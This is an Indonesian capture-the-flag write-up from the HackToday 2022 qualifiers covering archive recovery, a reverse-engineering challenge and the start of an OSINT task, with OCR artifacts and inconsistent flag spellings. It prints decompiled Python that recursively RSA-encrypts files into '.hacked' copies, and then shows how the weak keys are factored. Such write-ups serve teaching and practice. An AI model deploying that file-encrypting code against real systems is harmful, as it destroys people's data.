
Update mode: Add and replace files
Path mode: Relative pathnames

Options
☐ Create SFX archive
☐ Compress shared files
☐ Delete files after compression

Encryption
Enter password:


☑ Show Password
Encryption method: AES-256
☐ Encrypt file names

setelah di rename dan ekstrak, dapet file nya ternyata sebuah image



ini bukan flag

habis di cek pake binwalk dan di bukain satu satu dapet flag nya



hacktoday{rec0v3ry_7z1p__corrupt3d}


flag **hacktoday{rec0v3ry_7zip__corrupt3d}**

link sakti

[How to recover corrupted 7z archive (7-zip.org)]()

simp malware


Category : Rev
Solusi :




```
root@DESKTOP-V62NF01:~/ctfs/hacktoday/quals/rev# ls
secretFolder  secretFolder.rar
root@DESKTOP-V62NF01:~/ctfs/hacktoday/quals/rev# cd secretFolder
root@DESKTOP-V62NF01:~/ctfs/hacktoday/quals/rev/secretFolder# ls
aaa.py             secretFile13.hacked  secretFile20.hacked  secretFile28.hacked  secretFile35.hacked  secretFile42.hacked  secretFile9.hacked
mal.pyc            secretFile14.hacked  secretFile21.hacked  secretFile29.hacked  secretFile36.hacked  secretFile43.hacked  splitter.py
pubkey.key         secretFile15.hacked  secretFile22.hacked  secretFile3.hacked   secretFile37.hacked  secretFile44.hacked
secretFile0.hacked secretFile16.hacked  secretFile23.hacked  secretFile30.hacked  secretFile38.hacked  secretFile45.hacked
secretFile1.hacked secretFile17.hacked  secretFile24.hacked  secretFile31.hacked  secretFile39.hacked  secretFile5.hacked
secretFile10.hacked  secretFile18.hacked  secretFile25.hacked  secretFile32.hacked  secretFile4.hacked   secretFile6.hacked
secretFile11.hacked  secretFile19.hacked  secretFile26.hacked  secretFile33.hacked  secretFile40.hacked  secretFile7.hacked
secretFile12.hacked  secretFile2.hacked   secretFile27.hacked  secretFile34.hacked  secretFile41.hacked  secretFile8.hacked
root@DESKTOP-V62NF01:~/ctfs/hacktoday/quals/rev/secretFolder# |
```

terdapat banyak file disini yang merupakan output dari malwarenya. Malware biasanya menggunakan file executable, nah terdapat file .pyc juga disana, ikuzo kita decompyle menggunakan uncompyle6 library

Code mal.pyc setelah didecompyle




```
# uncompyle6 version 3.8.0
# Python bytecode 3.8.0 (3413)
# Decompiled from: Python 3.8.10 (default, Jun 22 2022, 20:18:18)
# [GCC 9.4.0]
# Embedded file name: lagi.py
# Compiled at: 2022-08-27 15:06:04
# Size of source mod 2**32: 1148 bytes
from Crypto.Util.number import *
from Crypto.PublicKey import RSA
from pathlib import Path
import gmpy2, os
p = getPrime(2048)
q = int(gmpy2.next_prime(p))
n = p * q
e = 65537
pubKey = RSA.construct((n, e))
with open('pubkey.key', 'w') as (f):
    f.write(str(n + e))

def scanFile(dir):
    for entry in os.scandir(dir):
        if entry.is_file():
            yield entry
        else:
            yield from scanFile(entry.path)


def read(dataFile):
    extension = dataFile.suffix.lower()
    dataFile = str(dataFile)
    with open(dataFile, 'rb') as (f):
        data = f.read()
    data = bytes(data)
    plain = bytes_to_long(data)
    cipher = pow(plain, pubKey.e, pubKey.n)
    cipher = long_to_bytes(cipher)
    fileName = dataFile.split(extension)[0]
    fileExtension = '.hacked'
    encryptedFile = fileName + fileExtension
```




```
directory = '../'
excludeExtension = ['.py', '.key', '.pyc']
for item in scanFile(directory):
    filePath = Path(item.name)
    fileType = filePath.suffix.lower()
    if fileType in excludeExtension:
        pass
    else:
        read(filePath)
```

Inti dari code tersebut adalah malware menggunakan rsa dengan private key yang digenerate dari next_prime tentunya mudah difaktorkan. Ciphertext diwrite pada masing-masing file yang berekstensi .hacked sesuai sequence dari 1-len(flag).

Untuk solve kita perlu memfaktorkan n terlebih dahulu untuk mendapatkan private_keynya




```
sage: def fermatfactor(N):
....:         if N <= 0: return [N]
....:         if is_even(N): return [2,N/2]
....:         a = ceil(sqrt(N))
....:         while not is_square(a^2-N):
....:           a = a + 1
....:         b = sqrt(a^2-N)
....:         return [a - b,a + b]
....:
sage: f = open('pubkey.key','r').read()
sage: e = 65537
sage: n = f - e
```




```
sage: n = int(f) - e
sage: n
4982849752576121161268994847815885976437005039163936765065169573552495107581484318808078393035341566690105995801338458086225205850342342917612596453360960 46
1412760992694520638871539940457427750385066547554930604022515436072198716870709125906412501668811270859040384081633659509025079545161901966180090533825279 37
9972551275982758941463844436777427307024060138406051056621390487481746592405318985330492939964267453097064387472467611251419740628612877115896790408667754 46
9341421815058840490246390135728702085662699920448086358195157039839587744783483999521026861271844396513064740927270280242676229597316729630038258057853265 90
1203322071449409335483924742478359929800448121116140940070209935797227954477042963686039500782896229994356082271672174497030435302795854985715026323014073 864
4302467444286983678870523815517622003831398462868398635404243906553091727041658607185056910085777906400985657612941767145347105044566917124795756002031802 39
3404866921475789497793682798795369815551739875666081432845331546754574846084332189402964070984303908563950122208352936983369649183035635494666891110296839 80
778797298913888195321516014611530670052989166095836026600978195255354667968343634320078011274603728109215383029751675237194202242402594789733
sage: p,q = fermatfactor(n)
sage: p
2232229771456361783748633816189178304919260279712984298294118994406565694905785983073255126105599275740039305545156295772528495848722740352603317511689205 61
8938435568189958544370735978647930635329588373082192897784845414546597408491162868975165027314377929506355074446198516345557987572290735100664565917788896 40
3931792128265840563925477463428913463322910246279960497222569432935240809027032303548406495451372245785670872620275250910248503492702688424813185623920985 07
99998784265038030780437660471235898616529241458637265157464325769153504823270970605549291817909903232921522452698744952508912597195186543521384976683
sage: q
2232229771456361783748633816189178304919260279712984298294118994406565694905785983073255126105599275740039305545156295772528495848722740352603317511689205 61
8938435568189958544370735978647930635329588373082192897784845414546597408491162868975165027314377929506355074446198516345557987572290735100664565917788896 40
3931792128265840563925477463428913463322910246279960497222569432935240809027032303548406495451372245785670872620275250910248503492702688424813185623920985 07
99998784265038030780437660471235898616529241458637265157464325769153504823270970605549291817909903232921522452698744952508912597195186543521384978351
```

mencari privatekey seperti rsa biasa




```
sage: tot = (p-1)*(q-1)
sage: d = invmod(e, tot)
```

setelah mendapat d, kemudian decrypt file yang berekstensi .hacked menjadi sebuah character lalu disatukan




```
sage: from libnum import *
....: enc = []
....: for i in range(46):
....:     enc.append(s2n(open(f'secretFile{i}.hacked', 'rb').read()))
....:
```



```
sage: ''.join([chr(pow(c,d,n)) for c in enc])
'hacktoday{really_really_simple_malware_hehehe}'
```

flag : hacktoday{really_really_simple_malware_hehehe}

hilang




3 orang membuat sebuah startup dengan akun instagram https://www.instagram.com/coconat_deli tetapi salah satu di antara mereka diberhentikan karena telah mencuri data penting. Dia menyebarkan data tersebut di beberapa media sosial.

Team	Submitted
Jaya Abadi	11:30:47 28/08/2022 WIB
SUKATURU	10:06:06 28/08/2022 WIB
Hilangnya Abang Kami	14:46:36 28/08/2022 WIB
Musim Liburan	11:10:17 28/08/2022 WIB

Category : mis
Solusi :

Jadi dikasi link instagram [(@coconat_delight) • Instagram photos and videos](). Terus ditelusuri pake wayback machine ternyata kelihatan member yang udah keluar namanya **siti nur sage**, *awokowako kocak juga nama dia*. Terus setelah di cari cari dapet ig dia



